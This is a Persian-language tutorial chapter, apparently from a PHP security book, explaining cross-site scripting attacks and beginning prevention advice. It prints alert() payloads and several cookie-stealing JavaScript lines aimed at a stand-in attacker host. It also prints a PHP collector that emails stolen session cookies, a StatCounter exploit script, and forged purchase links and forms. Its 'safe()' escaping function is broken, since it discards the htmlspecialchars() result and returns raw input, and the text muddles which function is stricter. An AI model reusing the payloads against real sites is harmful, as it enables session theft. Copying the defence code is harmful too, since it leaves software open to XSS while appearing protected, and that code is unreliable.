ما در اینجا بررسی خود در خصوص تهدیدات خاص جهت اسکریپت‌های شما ناشی از پاک‌سازی‌های ناقص ورودی کاربر را با بحثی در خصوص تزریق SQL آغاز نمودیم. بعد از توصیف چگونگی کارکرد تزریق SQL، دقیقاً مشخص نمودیم که PHP چگونه می‌تواند در معرض تزریق قرار گیرد. در ادامه یک مثال واقعی از چنین تزریقی را ارائه کردیم. سپس، یک سری گام را معرفی کردیم که شما می‌توانید انجام دهید تا تلاش برای تزریق، بی‌اثر شود به این صورت که مطمئن شوید که تمامی مقادیر ارسالی در میان علامت‌های نقل قول قرار داده شوند، با بررسی انواع مقادیر ارسال شده از سوی کاربران و با نادیده‌انگاشتن کاراکترهای دارای خطر بالقوه در ورودی کاربران خود.

پیشنهاد دادیم که شما روتین‌های تایید اعتبار خود را انتزاعی نمایید و اسکریپت‌هایی را جهت تقویت یک برنامه‌ی موجود و ایمن نمودن یک برنامه‌ی جدید ارائه کردیم. در ادامه، به مزیت‌ها و معایب راه حل‌های انتزاعی طرف سوم پرداختیم. در نهایت، ما مدلی را جهت تست حفاظت خود در برابر برنامه‌های SQL امتحانی منجر به تزریق، ارائه کردیم.

در فصل هفتم به مرحله‌ی بعدی تایید اعتبار ورودی کاربر به منظور ایمن نگه‌داشتن اسکریپت‌های PHP شما می‌پردازیم: ممانعت از اسکریپت‌نویسی بین سایتی.

## ۷ فصل هفتم: ممانعت از اسکرپت نویسی بین سایتی (XSS)

### ۷.۱ تاریخچه

در این فصل می خواهیم با ممانعت از اسکرپت نویسی بین سایتی یا Cross Site Scripting آشنا شویم. از آنجا که CSS مخفف عبارت Cascading Style Sheets می باشد، به منظور جلوگیری از بروز اشتباه، XSS را به Cross Site Scripting نسبت داده اند.

تاریخچه حفره های امنیتی در معرض حملات XSS به سال ۱۹۹۶ و سالهای اولیه صفحات وب باز می گردد. نفوذگران در آن زمان که پروتکل HTTP جا افتاده بود و طراحان وب گاه ها از زبانهای پردازش نویسی مانند جاوا اسکریپت سود می بردند، دریافتند وقتی کاربران معمولی وارد سایتی می شود می توان به کمک کدنویسی در حفره های امنیتی وب گاه، صفحه دیگری را در همان صفحه بارگذاری کرد سپس با سود بردن از جاوا اسکریپت داده های کاربر مانند نام کاربری، گذرواژه و یا کوکی (Cookie) ها را دزدید.

در این هنگام رسانه ها این مشکلات را به ضعف امنیتی مرورگرها نسبت داده بودند. شرکت ارتباطی Netscape که جزو اولین تولیدکنندگان مرورگرهای وب و همچنین سازنده زبان جاوا اسکریپت بود سیاست دامنه شخصی را به این زبان افزود که جلوی دسترسی به آدرس های خارج از دامنه وب گاه را می گرفت و تا حدودی این حملات را محدود می کرد.

ما بررسی خود بر روی برنامه نویسی ایمن PHP را با بحث پیرامون تهدید جهت داده های کاربران شما ناشی از یک ویرایش بسیار تخصصی از ورودی خطرناک کاربری با نام اسکرپت نویسی بین سایتی (XSS) ادامه خواهیم داد. برخلاف تزریق SQL (بحث شده در فصل ششم)، که تلاش می کند تا دستورات مخرب SQL را به درون یک کوئری پایگاه داده اضافه نماید و دور از دید عموم اجرا می شود، XSS تلاش می کند تا کد مخرب یا یک کد جاوا اسکریپت را وارد مقادیری کند که در ادامه بر روی یک صفحه ی وب نمایش داده می شوند.

این کد مخرب تلاش می کند تا از اعتماد کاربر به یک وب سایت بهره ببرد به این صورت که وی را گول بزند تا فعالیتی را انجام دهد یا اطلاعاتی را به یک سایت غیر قابل اعتماد دیگر، ارسال کند.

برای مثال، یک مهاجم ممکن است بخواهد در یک فروم<sup>۵۵</sup> عمومی، یک لینک قرار دهد که وانمود می‌کند بی‌ضرر است ولی در واقع اطلاعات لاگین هر کاربری که بر روی آن کلیک می‌کند را برای وی ارسال می‌کند. یا، یک مهاجم ممکن است کدی را درون یک ورودی فروم عمومی قرار دهد که یک فرم لاگین یا جستجوی جعلی را نمایش می‌دهد و این اطلاعات را به جای ارسال به سایت مورد اعتماد، جهت سرور فرد مهاجم، ارسال کند.

تنها راه قابل اعتمادی که کاربران می‌توانند از خود در برابر حمله‌ی XSS مقاوم کنند عبارت از غیرفعال کردن جاوا اسکریپت است. این امر به احتمال زیاد به یک استاندارد مقبول تبدیل نخواهد شد چرا که کاربران این قابلیت را در صفحات وب خواهان هستند. اگرچه گاهی اوقات اسکریپت نویسی با جاوا اسکریپت در صورت ناامن بودن کدها، موجب بوجود آمدن حفره‌های XSS می‌شود. اما فراموش نشود جاوا اسکریپت موجب غنای بخشیدن به طراحی صفحات وب می‌شوند.

در این فصل، بعد از بررسی تعدادی از روش‌های متعدد اجرای یک حمله‌ی XSS، ما چیزهایی را مورد بحث قرار خواهیم داد که شما به عنوان یک توسعه‌دهنده‌ی PHP می‌توانید انجام دهید تا مانع ایجاد فرصت‌های XSS در برنامه‌های خود شوید. این فرصت‌ها می‌توانند به سختی قابل پیش‌بینی و تعمیر باشند چرا که اغلب بسیار فراتر از الگوی استفاده‌ی معمولی یک برنامه هستند. با این حال، استراتژی‌هایی که ما در این فصل ارائه می‌کنیم، شروع خوبی هستند.

## ۷.۲ XSS چگونه کار می‌کند

حملات اسکریپت‌نویسی بین سایتی، معمولاً شامل نوعی اسکریپت‌نویسی هستند. مرکز هماهنگی CERT در دانشگاه کارنگی ملون، معمولاً متولی مناسبی در خصوص XSS محسوب می‌شود. در این بخش، ما شما را با تعدادی از اشکال متعدد XSS آشنا خواهیم نمود.

<sup>۵۵</sup> Froum



## اسکریپت نویسی

۷,۲,۱

هنگامی که قبلا بیان نمودیم که XSS شامل نوعی اسکریپت نویسی است، ما در مورد اسکریپت های PHP صحبت نمی کردیم. به این دلیل که این اسکریپت ها بر روی سرور اجرا شده و HTML را تولید می کنند که جهت مرورگر ارسال می شود. در واقع، ما در مورد انواعی از اسکریپت ها صحبت می کردیم که ممکن است درون HTML قرار داده شده باشند و توسط مرورگر اجرا شوند.

پنج نوع معمول از چنین اسکریپت هایی وجود دارد، که هر کدام دارای تگ HTML مختص خود می باشد:

- `<script>` که معمولا جهت افزودن جاوا اسکریپت یا VBScript مورد استفاده قرار می گیرد.
- `<object>` معمولا جهت افزودن فایل های وابسته به کنترل ها، از قبیل مدیا پلیرها، فلش یا اجزای اکتیو ایکس استفاده می شود.
- `<applet>` تنها جهت اپلت های جاوا استفاده می شود؛ حذف شده در HTML 4.01 به دلیل `<object>` ولی همچنان مورد استفاده می گسترده، علی رغم عدم پشتیبانی در XHTML 1.0 Strict DTD.
- `<iframe>` مورد استفاده جهت افزودن صفحات وب درون یک فریم بر روی صفحه ی
- `<embed>` مورد استفاده جهت اجرای یک فایل رسانه ای، عدم استفاده در HTML 4.01 به دلیل جایگزینی با `<object>` ولی همچنان مورد استفاده ی گسترده و در نتیجه مورد پشتیبانی تمامی مرورگرها.

باید توجه داشت که یک تصویر، رندر شده توسط مرورگر با یک تگ `<img>`، یک شکل خاص از یک `<object>` است و بنابراین ممکن است که کدهای مخرب را در بعضی از مرورگرها درون تگ تصویر قرار داد.

کد مخرب اضافه شده به یک برنامه از طریق یکی از این اسکریپت ها تقریبا می تواند هر کاری را انجام دهد: اتخاذ کنترل از راه دور مرورگر مشتری، مشاهده ی مقدار یک کوکی، تغییر لینک های روی یک صفحه (در واقع، تغییر هر بخشی از DOM)، انتقال به یک URL دیگر یا ایجاد یک فرم جعلی که اطلاعات را جمع آوری کرده و به یک مهاجم ارسال می کند و یا یک فعالیت مخرب دیگر را شروع

می‌کند. همین گوناگونی سوءاستفاده‌های ممکن باعث می‌شود که تعریف آن‌ها و حفاظت در برابر آن‌ها تا این حد دشوار باشد.

فهرستی از حملات اسکریپت نویسی بین سایتی که قبلاً مورد آزمایش و تست قرار گرفته است تهیه شده که به برخی از آنها اشاره می‌شود. این فهرست یک منبع عالی جهت استفاده از تست برنامه‌های خودمان می‌باشد و مطالعه آن به ما کمک می‌کند که نقص‌های برنامه خود را رفع نماییم.

ما در اینجا یک نمونه‌ی مثال را آورده‌ایم. در هر کدام از این موارد، اکسپلویت شامل استفاده از جاوااسکریپت، تنها جهت نمایش یک هشدار می‌باشد. ولی این اسکریپت‌ها دارای دسترسی کامل به DOM جاوا اسکریپت خواهند بود و بنابراین می‌تواند هر بخشی از آن را به سرور خود ارسال کنند.

```
<body background="javascript:alert('xss - gotcha!')">
```

این دستور به عنوان بخشی از یک پیام بر روی یک صفحه پیام وارد می‌شود و زمانی اجرا می‌شود که این پیام نمایش داده می‌شود.

```
<iframe src="javascript:alert('xss - gotcha!')"></iframe>
```

مانند مثال قبلی، این مورد نیز می‌تواند در هر جایی وارد شود و در ادامه نمایش داده شود.

```
"> <body onload="a();" ><script>function a(){alert('xss - gotcha!');}</script><":
```

این مورد را می‌توان درون یک فیلد ورود متن در یک فرم قرار داد.

هر کدام از این روش‌ها را می‌توان جهت تعداد مختلفی از اکسپلویت‌های واقعی مورد استفاده قرارداد (نه اکسپلویتی که در اینجا نشان داده شده است)، جهت مثال، جهت سرقت هویت یک کاربر برنامه‌ی شما یا حتی هویت مدیر سیستم.

## دسته‌بندی حملات XSS ۷,۲,۲

ما دو دسته‌ی کلی حملات XSS را قبل از بحث در مورد چند مثال واقعی، معرفی می‌کنیم.

### سایت خارجی به سایت برنامه (Reflect) ۷,۲,۲,۱

این نوع حمله به صورت بیرونی اجرا می‌شود یا از طریق یک پیام ایمیل و یا از طریق یک وبسایت دیگر. کاربر گول زده می‌شود تا بر روی یک لینک کلیک کند، یک تصویر را لود کند و یا فرمی را ارسال کند که یک کد مخرب در آن مخفی شده است؛ در ادامه، این کد مخرب، کاری نامطلوب را در برنامه

انجام می‌دهد. این امر معمولاً نیازمند آن است که کاربر دارای یک جلسه‌ی فعال بر روی سایت برنامه باشد (در غیر این صورت، این حمله بیهوده خواهد بود). با این حال، بسته به ماهیت حمله و مکانیسم لاگین برنامه، حمله ممکن است بتواند بدون هیچ مشکلی از فرآیند لاگین عبور نماید.

یک مثال از چنین کدی، یک URL به مانند زیر است که در آن `$_GET['subject']` موضوع یک پست مهمان جدید می‌باشد:

```
<a href="http://guestbook.example.org/addComment.php?subject=I%20am%20owned">Check it out!</a>
```

این نوع حمله یک دلیل قانع‌کننده را ارائه می‌کند که چرا مشتری‌های ایمیل نباید به صورت خودکار تصاویر را از سایت‌های غیرقابل اعتماد، لود نمایند چرا که خصیصه‌ی `src` یک تصویر می‌تواند باعث شود که یک مشتری ایمیل به صورت خودکار یک درخواست `GET` را جهت یک طرف سوم ارسال کند.

و همچنین اینکه چرا برنامه‌های شما باید به شکلی قوی جلساتی را که جهت مدت زمانی خاص مورد استفاده نیستند، منقضی نمایند. یک کاربر که دارای یک ارتباط ایمن باز به برنامه‌ی شما می‌باشد ولی به سراغ کارهای دیگر بر روی یک سایت چت رفته است نشان‌دهنده‌ی یک تهدید جدی برای امنیت برنامه و داده‌های شما می‌باشد.

### سایت برنامه به همین سایت یا یک سایت خارجی (Save)

۷,۲,۲,۲

این نوع حمله به صورت محلی اجرا می‌شود که از اعتماد یک کاربر به برنامه‌ی شما سوء استفاده می‌کند (که منجر به این می‌شود که وی تمامی لینک‌های ظاهر شده در برنامه را مورد اعتماد و مشروع بداند) تا به یک هدف مخرب دست یابد. مهاجم یک بار مخرب را درون یک نظر و یا رشته‌ای قرار می‌دهد که ورودی کاربر را درون برنامه ذخیره می‌کند. هنگامی که صفحه‌ی حاوی رشته‌ی توسط مرورگر یک کاربر لود و پردازش می‌شود، یک فعالیت نامطلوب انجام می‌شود یا بر روی همین سایت و یا از طریق یک URI خارجی (بین سایتی).

یک مثال از این، عبارت از لینکی به شکل زیر هست:

```
<a href="#" onmouseover="window.location=
'http://reallybadguys.net/collectCookie.php?cookie='
+ document.cookie.escape();" >Check it out!</a>
```

به محض اینکه، کاربر موس خود را بر روی این لینک می‌برد تا بداند که چه چیزی را باید بررسی کند، جاوا اسکریپت مهاجم فعال می‌شود و مرورگر را به یک اسکریپت PHP می‌برد که کوکی جلسه‌ی وی را می‌دزد که این کد URL شده و به عنوان `$_GET['cookie']` ارسال می‌شود.

#### نقص اسکریپت‌نویسی بین سایتی STATCOUNTER

STATCOUNTER یک ارائه دهنده‌ی معروف آمار کاربران است؛ یک تکه‌ی کوچک از کد جاوا اسکریپت بر روی یک وبسایت با پایگاه‌داده‌ی STATCOUNTER ارتباط برقرار می‌کند تا اطلاعات کاربر را ذخیره نماید که در ادامه می‌تواند جهت ایجاد آمارهایی، مورد استفاده قرار گیرد.

```
<!-- Start of StatCounter Code -->
<script type="text/javascript" language="javascript">
  var sc_project=###;
  var sc_partition=###;
  var sc_security="###";
</script>
<script type="text/javascript" language="javascript"
  src="http://www.statcounter.com/counter/counter.js">
</script>
<noscript>
  <a href="http://www.statcounter.com/" target="_blank">
    
  </a>
</noscript>
<!-- End of StatCounter Code -->
```

در پنجم ماه می ۲۰۰۵، یک نقص توسط ناتان هاوس در StationX پیدا شد. با اطلاعات مختص سایت که در کد قبلی موجود است (که با مشاهده‌ی منبع صفحه‌ی حاوی کد STATCOUNTER

قابل مشاهده می باشد)، مهاجم قادر به تزریق کد زیر به درون رابط STATCOUNTER قربانی می باشد:

```
<script>
(new Image).src='http://reallybadguys.com/gotcha.php?'+document.cookie;
</script>
```

در ابتدا، مهاجم این کد سوء استفاده را به عنوان اشیا HTML رمزگذاری می کند تا آن را از فیلترهای STATCOUNTER عبور دهد، به این شکل:

```
%3cscript%3e(new+Image).src%3d'http%3a%2f%2freallybadguys.com%2fgotcha.php%3f'
%2bdocument.cookie%3b%3c%2fscript%3e
```

در ادامه، مهاجم کد اکسپلویت را با یک اسکریپت PHP تزریق می کند، به این صورت:

```
<?php
$exploit = "
<script>
(new Image).src = 'http://reallybadguys.com/gotcha.php?' + document.cookie;
</script>
";
$exploit = urlencode( $exploit );
$uri = 'http://c6.statcounter.com/t.php?sc_project=###
&security=###&user=' . $exploit;

$result = file_get_contents( $uri );
print $result;

?>
```

هنگامی که قربانی به وبسایت Statcounter رفته و وارد حساب خود می شود تا آمارهای وب سایت خود را مشاهده نماید، مقدار ارسال شده به عنوان camefrom بر روی صفحه ی نتایج نشان داده می شود. این امر باعث می شود که مرورگر درخواستی را جهت یک اسکریپت بر روی سرور مهاجم با کوکی سند ارسال نماید که شامل ID جلسه، به عنوان یک متغیر \$\_GET می باشد. این اسکریپت قادر خواهد بود که از مقدار کوکی جهت جازدن خود به عنوان کاربر استفاده کند.

این نقص ناشی از ناتوانی Statcounter جهت پاک سازی مناسب یک مقدار ارسالی توسط کاربر بود

که بعداً نمایش داده می‌شود و همچنین در یک سند HTML نادیده گرفته نشده است.  
هنگام اطلاع یافتن از این نقص، Statcounter فوراً آن را با اعمال تابع htmlentities() در PHP بر روی مقدار حمل شده به همراه متغیر \$\_GET['user'] حل نمود. تا جایی که مشخص است هیچ سوء استفاده‌ی واقعی هیچ‌گاه رخ نداد.  
منبع: <http://seclists.org/lists/fulldisclosure/2005/May/0102.html>

### نمونه حملات XSS

۷،۳

اسکرپت‌نویسی بین‌سایتی را به سختی می‌توان پیش‌بینی کرده و مانع شد. حتی توسعه‌دهندگان مجربی که به صورت فعال در تلاش جهت جلوگیری از حملات هستند ممکن است در برابر سایر اشکال ممکن حمله که با آن آشنا نیستند، آسیب‌پذیر باشند. با این حال، ما می‌توانیم برای شما مثال‌های متفاوت کافی، ارائه کنیم تا یک دانش عملیاتی از مشکلات موجود را به دست آورده و به عنوان یک پایه جهت پیشنهادات ما جهت چگونگی جلوگیری از آن‌ها در کد خود، مورد استفاده قرار گیرند.

یک مهاجم با بهره‌گیری از XSS می‌تواند به انجام اعمالی از قبیل موارد زیر اقدام نماید :

تغییر تنظیمات کاربر ، ربودن حسابها، ربودن کوکی ها، اعمال کدهای تخریب کننده، لینک به سایت‌های مخرب ، راه اندازی تبلیغات کاذب.

### حملات HTML و CSS

۷،۳،۱

اساسی‌ترین و واضح‌ترین حملات XSS عبارت است از افزودن محتوای HTML و CSS درون HTML سایت شما با قرار دادن آن در یک نظر یا مقوله‌ی دیگری که در ادامه بر روی سایت شما ارسال می‌شود. کاربران ضرورتاً دارای قدرتی جهت جلوگیری از چنین سوء استفاده‌ای نیستند: به هر



حال، آن ها نمی توانند رندر HTML را در مرورگر خود به شکلی که جاوا اسکریپت یا تصاویر را خاموش می کند، غیرفعال نمایند.

یک مهاجم که اکسپلویتی به این شکل را انجام می دهد می تواند بعضی و یا همه ی یک صفحه را مخدوش نموده و فرم های شبه رسمی و لینک هایی را جهت تعامل کاربران ایجاد نماید. تصور کنید چه اتفاقی می افتد: پیام زیر را (Sorry,...) همراه با یک لینک جهت ادامه کار به شما ارسال کند ، چه اتفاقی می افتد.

```
Hello from sunny California!
<div style="position: absolute;
  top: 0px;
  left: 0px;
  background-color: white;
  color: black;
  width: 100%;
  height: 100%; ">
<h1>Sorry, we're carrying out maintenance right now.</h1>
<a href="#" onclick="javascript:window.location =
  'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
  Click here to continue.
</a>
```

البته، اگر نمی توانید آن را تصور کنید ما در تصویر ۷-۱ خروجی نمایش دادن پیام بالا را در بستر یک بورد پیام، نشان می دهیم.

تصویر ۷-۱: خروجی یک اکسپلویت XSS



چارچوب مجازی اولیه و اولین جمله‌ی پیام مهاجم به طور کامل از دست رفته‌اند و توسط کد مخرب، بازنویسی شده‌اند. مشخصه‌ی `href="#"` در کد افزوده شده، ابهام بیشتری را ایجاد می‌کند: رفتن بر روی لینک در نوار وضعیت تنها یک بارگذاری مجدد<sup>۵۶</sup> از صفحه‌ی جاری را نشان می‌دهد. هر کسی که (به صورت منطقی) بر روی لینک نمایش داده شده، کلیک کند به یک URL با یک متغیر `$_GET`، حاوی کوکی جلسه‌ی جاری، منتقل می‌شود. این انتقال توسط کد جاوا اسکریپت نشان داده شده در پیام قبل از تصویر ۷-۲ انجام می‌شود:

```
window.location = 'http://reallybadguys.net/cookies.php?cookie=' +
document.cookie.;
```

در اینجا، مکانیسم اساسی، در فایل `cookies.php` که در `reallybadguys.net` میزبانی شده، می‌باشد. این امر باید جهت ترساندن شما در خصوص اجازه به کد فیلتر نشده بر روی وب‌سایت خود، کافی باشد:

```
<?php
$cookie = $_GET['cookie'];
$uri = $_SERVER['HTTP_REFERER']
mail( 'gotcha@reallybadguys.net', 'We got another one!',
      "Go to $uri and present cookie $cookie." );
header( 'Location: '.$uri );
?>
```

#### فایل `cooki.php`

این اسکریپت، URI سایت اصلی و کوکی کاربر را جهت مهاجم ارسال نموده و سپس به جایی باز می‌گردد که قبلاً بوده است، جهت آن‌که این خراب‌کاری را پنهان نماید. این اطلاعات ایمیل شده به مهاجم اجازه می‌دهد تا به بورد خبری متصل شود، هویت فردی را که بر روی لینک کلیک کرده است را اتخاذ نموده. این همان سرقت هویت است، اگر یک مدیر سیستم بر روی لینک کلیک کند تا در یابلی که چرا سرور در حال نمایش این پیام عجیب می‌باشد، آنگاه کل بورد پیام از دست خواهد رفت تا زمانی که

وی به اشتباه خود پی برده و این جلسه را با خارج شدن خود، لغو نماید. (در صورتی که فکر می کنید ما در اینجا اقدامات منفی را تشویق می کنیم، به شما اطمینان می دهیم که در ادامه ی این فصل به شما نشان دهیم که چگونه این نوع حمله را شکست دهید.)

## حملات جاوا اسکریپت

۷,۳,۲

روشن معمول دیگری که توسط بخش اسکریپت نویسی XSS می تواند اجرا شود عبارت از استفاده از جاوا اسکریپت داخلی موجود در اغلب مرورگرهای وب هست. با افزودن یک تکه ی کوچک از جاوا اسکریپت درون یک صفحه، یک مهاجم می تواند مقدار document.cookie (معمولا یک ID جلسه، گاهی اطلاعات دیگر) یا هر تکه ی دیگری از JavaScript DOM را به یک سرور دیگر ارسال کند. یک حمله ی معمول ممکن است باعث شود که مرورگر به URI انتخابی مهاجم، انتقال یابد و به همراه خود مقادیر کوکی جلسه ی جاری افزوده شده به عنوان متغیر \$\_GET به رشته ی کوئری URI، حمل نماید، همان طور که در این چهار خط کد مخرب در پیام مخرب، قبلا نشان دادیم:

```
<a href="#" onclick="javascript:window.location =  
'http://reallybadguys.net/cookies.php?c=' + document.cookie;">  
Click here to continue.  
</a>
```

یک دلیل جهت استفاده از رخداد onclick در جاوا اسکریپت جهت شروع انتقال، این است که اگر URI مخرب در خصیصه ی href تگ مرجع وارد شده باشد، در نوار وضعیت مرورگر با رفتن کاربر بر روی لینک، مشخص می شود. البته، یک دلیل ثانویه (و اصلی) عبارت از توانایی آن جهت ایجاد یک URI با یک کوکی به عنوان متغیر \$\_GET هست. ولی یک دلیل سوم این است که این چیزی است که کاربر انتظار دارد، این نوع حمله بر اساس اعتماد کاربر به لینک جهت کلیک بر روی آن است. اگر یک خصیصه ی onmouseover به جای آن استفاده شود، حمله فوراً عمل می کند و کليکی مورد نیاز نخواهد بود. ولی کاربر مطمئناً متوجه رفتار عجیب یک صفحه که خود را باز یابی می کند به این دلیل که بر روی یک لینک رفته است، خواهد شد.

## ۷,۳,۳ URI جعل شده

یک روش XSS دیگر شامل یک مهاجم است که URI‌هایی را جعل می‌کند که نوعی فعالیت را بر روی سایت شما انجام می‌دهند، هنگامی که یک کاربر مشروع به صورت ناخواسته بر روی آن‌ها کلیک می‌کند، مثل این:

```
<a href="http://shopping.example.com/onclick.php?action=buy&item=236">
Special Reductions!</a>
```

هنگامی که کاربر بر روی لینک "Special Reductions!" کلیک می‌کند، یک خرید تک کلیک را آغاز می‌نماید. البته، اینکه این امر موفق می‌شود یا خیر به منطق موجود در onclick.php بستگی دارد ولی به سادگی می‌توان یک بهره‌برداری از سبد خرید را تصور نمود که اجازه‌ی چنین رفتاری را با نام خرید ناگهانی، ارائه می‌کند.

## ۷,۳,۴ تصویر جعل شده

یک نوع دیگر از XSS، از خصایص src تصویر جهت گول زدن کاربر جهت انجام فعالیتی خاص در برنامه‌ی شما، استفاده می‌کند. این دقیقاً مشابه با استراتژی فعالیت جعلی در بالا می‌باشد به غیر از اینکه کاربر حتی نیازی به انجام هیچ کار خاصی ندارد تا حمله شروع شود.

```

```

هنگام بارگذاری، این تصویر باعث می‌شود که یک آیتم به سبد خرید مشتری افزوده شود و در واقع یک سبد جدید را برای وی باز می‌کند.

حمله‌ی قرار داده شده در این تصویر جعلی بسیاری دقیق است؛ این تلاشی جهت نفوذ نیست بلکه تلاشی است جهت شکستن اعتمادی است که در ارائه‌ی یک سبد خرید ظاهراً ایمن توسط شما وجود دارد. ممکن است کاربر متوجه این آیتم اضافی در سبد خود نشود. ولی اگر متوجه شود، و حتی اگر آیتم مهاجم را حذف کند (که ممکن است یک برند خاص باشد که مهاجم پورسانت دریافت کرده که آن را تبلیغ نماید)، مطمئناً اعتماد خود را به فروشگاه آنلاین shopping.example.com از دست خواهد داد.

تصاویر، تنها المان‌های HTML با خصایص src نیستند. اگر برنامه‌ی شما به کاربران اجازه دهد که URI‌های تصاویر را مشخص نمایند (شامل موارد جهت مثال موجود در یک بورد ارسال پیام)، آنگاه ممکن است در برابر این خطر، شکننده باشید. حتی اگر تگ‌های <img> در یک برنامه اجازه داده نمی‌شد، ممکن است این امکان وجود داشته باشد که یک تصویر پیش‌زمینه را بر روی المان دیگری مشخص نمود یا با استفاده از یک خصیصه‌ی استایل<sup>۵۷</sup>، و جهت تگ <table> در بعضی از مرورگرها، چیزی شبیه به این:

```
<table background="http://shopping.example.com/addToCart.php?item=236">
<tr><td>Thanks for visiting!</td></tr>
</table>
```

هنگامی که این صفحه مشاهده می‌شود، مرورگر تلاش خواهد نمود که این تصویر را جهت پیش‌زمینه‌ی جدول، لود نماید، که منجر به افزودن آیتم #۲۳۶ به سبد خرید کاربر خواهد شد.

### ۷,۳,۵ المان‌های اضافی فرم

در یک حمله‌ی مشابه با جعل URI‌های فعالیت، این امکان وجود دارد که یک فرم به ظاهر بی‌گناه را ایجاد نماییم که یک فعالیت غیرمترقبه را انجام می‌دهد، احتمالاً با مقداری کد مخرب حمل شده به عنوان متغیر \$\_POST. برای مثال، یک فرم جستجو ممکن است شامل چیزی بیش از تنها یک درخواست کوئری باشد:

```
<form action="http://example.com/addToCart.php" method="post">
<h2>Search</h2>
<input type="text" name="query" size="20" />
<input type="hidden" name="item[]" value="236" />
<input type="submit" value="Submit" />
</form>
```



این شبیه یک فرم جستجوی ساده است، ولی هنگام ارسال شدن تلاش خواهد نمود تا یک آیتم #۲۳۶ را که خود ایجاد نموده ایم به طور ناخواسته به سبد خرید مشتری اضافه کند، درست به مانند کاری که کد قبلی می‌کرد، و اگر موفق شود باز هم اندکی از اعتماد کاربر به برنامه‌ی شما را می‌شکند.

#### ۷,۳,۶ سایر حملات

حملات ناشی از استفاده از اپلت‌های جاوا، ActionScript در فیلم‌های فلش و افزونه‌های مرورگر نیز امکان‌پذیر هستند. این موارد خارج از گستره‌ی این مستند هستند ولی مفاهیم کلی مشابهی جهت آن‌ها اعمال می‌شود. اگر شما اجازه دهید که ورودی کاربر در هر کدام از این المان‌ها در اسکریپت‌های شما مورد استفاده قرار گیرد، باید مراقب باشید که این‌ها شامل چه مواردی هستند.

```
<object width="300" height="100" type="" data="a.php?item=20"></object>
```

حال نفوذگر می‌تواند در فایل a.php می‌تواند عملیات تخریب انجام دهد

#### ۷,۴ ممانعت<sup>۵۸</sup> از XSS

ممانعت موثر از XSS زمانی آغاز می‌شود که رابط کاربری حال طراحی است و نه در مراحل نهایی تست و یا بدتر از آن بعد از آنکه اولین اکسپلویت را یافتید. برای مثال، برنامه‌هایی که متکی به ارسال فرم هستند (درخواست‌های POST)، بسیار کمتر در برابر حملات شکننده هستند تا آن‌هایی که از طریق رشته‌های کوئری URI (درخواست‌های GET) اجازه‌ی کنترل می‌دهند. بنابراین، این نکته دارای اهمیت است که قبل از نوشتن اولین خط کد رابط یک برنامه، باید مشخص شود که چه فعالیت‌ها و متغیرهایی به عنوان مقادیر \$\_GET قابل قبول خواهند بود و کدام یک باید از مقادیر \$\_POST به دست آیند.

مرحله‌ی طراحی نیز بهترین زمان جهت برنامه‌ریزی جریان‌کاری درون برنامه می‌باشد. یک جریان‌کاری که به خوبی تعریف شده باشد به توسعه دهنده اجازه می‌دهد تا جهت هر صفحه‌ی مفروض، محدودیت‌هایی را بر این امر ایجاد کند که کدام درخواست‌ها در ادامه مورد انتظار هستند (بحث شده در فصل هشتم) و هر درخواستی را که به نظر می‌رسد از ناکجا آمده است و یا مراحل مهم تایید را دور



می زند، رد نماید. تصمیمات در خصوص اجازه دادن یا ندادن به کد در پست های کاربر می تواند نتایج مهمی را جهت طراحی برنامه نیز در بر داشته باشند.

در این بخش، ما به صورت کامل، روش های مختلف کم کردن حساسیت به حملات XSS را مورد بررسی قرار خواهیم داد. ولی در ابتدا، باید یک سوء تفاهم محبوب در خصوص امنیت لایه انتقال را رفع نماییم.

#### ۷,۴,۱ SSL مانع XSS نمی شود

شایان توجه است که هم جهت مشتری و هم سرور، یک حمله XSS به مانند کد مشروع خواهد بود. ssl دارای تاثیر ناچیزی بر موفقیت یک حمله می باشد.

(<http://www.cgisecurity.com/articles/xss-faq.shtml#ssl>) جهت اطلاعات بیشتر).

با این حال، ذخیره ی ID جلسه ی SSL یک مشتری در جلسه ی PHP، از تعدادی از XSS ها ممانعت می کند. یک ID جلسه ی PHP می تواند توسط document.cookie دزدیده شود؛ آدرس های IP می توانند جعل شوند؛ هدرهای مشابه جهت عامل کاربر و مشابه آن می توانند ارسال شوند. ولی هیچ روش شناخته شده ای جهت دسترسی به یک کلید خصوصی SSL وجود ندارد و بنابراین هیچ روشی جهت جعل یک جلسه ی SSL وجود نخواهد شد. SSL نمی تواند مانع اسکریپت نویسی سایت محلی شود که در آن یک کاربر مورد اعتماد گول می خورد و یک درخواست مخرب را ایجاد می کند. ولی مانع یک مهاجم جهت هایجک کردن یک جلسه ی ایمن با استفاده از روش بین سایتی خواهد شد.

#### ۷,۴,۲ / استراتژی ها

اصلی ترین استراتژی جهت ممانعت از XSS این است که هیچگاه اجازه ندهیم ورودی کاربر دست نخورده باقی بماند (یعنی ورودی های کاربر به نوعی رمز گذاری شود). در این بخش، ما پنج روش را جهت تغییر یا فیلتر نمودن ورودی کاربر جهت اطمینان از این مسئله (تا حد ممکن) ارائه می دهیم که این ورودی نتواند موفق به ساخت یک اکسپلویت XSS شود.

## رمزگذاری HTML در یک خروجی کاملا غیر HTML

۷,۴,۲,۱

• همان‌طور که قبلا در این فصل بیان نموده‌ایم، یک روش معمول جهت اجرای یک حمله‌ی XSS

شامل تزریق یک المان HTML با یک خصیصه‌ی src یا onload می‌باشد که اسکریپت حمله را

فعال می‌کند. تابع `htmlspecialchars()` در PHP، تمامی کاراکترها موجود در ورودی کاربر را

بررسی کرده و در نتیجه، آن‌ها را بی‌ضرر می‌سازد. به عبارت دیگر عملیات پاکسازی کدها (یعنی

فیلتر نمودن ورودی‌های کاربر و همچنین کدهای خروجی) را انجام می‌دهد.

تابع مربوط به آن یعنی `htmlspecialchars()` دارای محدودیت بالاتری است و نباید مورد استفاده

قرار گیرد. تکه اسکریپت زیر نشان می‌دهد که چگونه می‌توان از این تابع استفاده نمود:

```
<?php
function safe( $value ) {
    htmlspecialchars( $value, ENT_QUOTES, 'utf-8' );
    // other processing
    return $value;
}

// retrieve $title and $message from user input
$title = $_POST['title'];
$message = $_POST['message'];

// and display them safely
print '<h1>' . safe( $title ) . '</h1>'
      '<p>' . safe( $message ) . '</p>';

?>
```

این تکه کد به شکل قابل توجهی واضح است. بعد از دریافت ورودی کاربر، شما آن را به تابع `safe()`

ارسال می‌کنید که تابع `htmlspecialchars()`، پی‌اچ‌پی را جهت هر مقدار عبور داده شده به آن، اعمال

می‌کند. این امر کاملا مانع اضافه نمودن HTML می‌شود و در نتیجه مانع افزودن جاوااسکریپت نیز

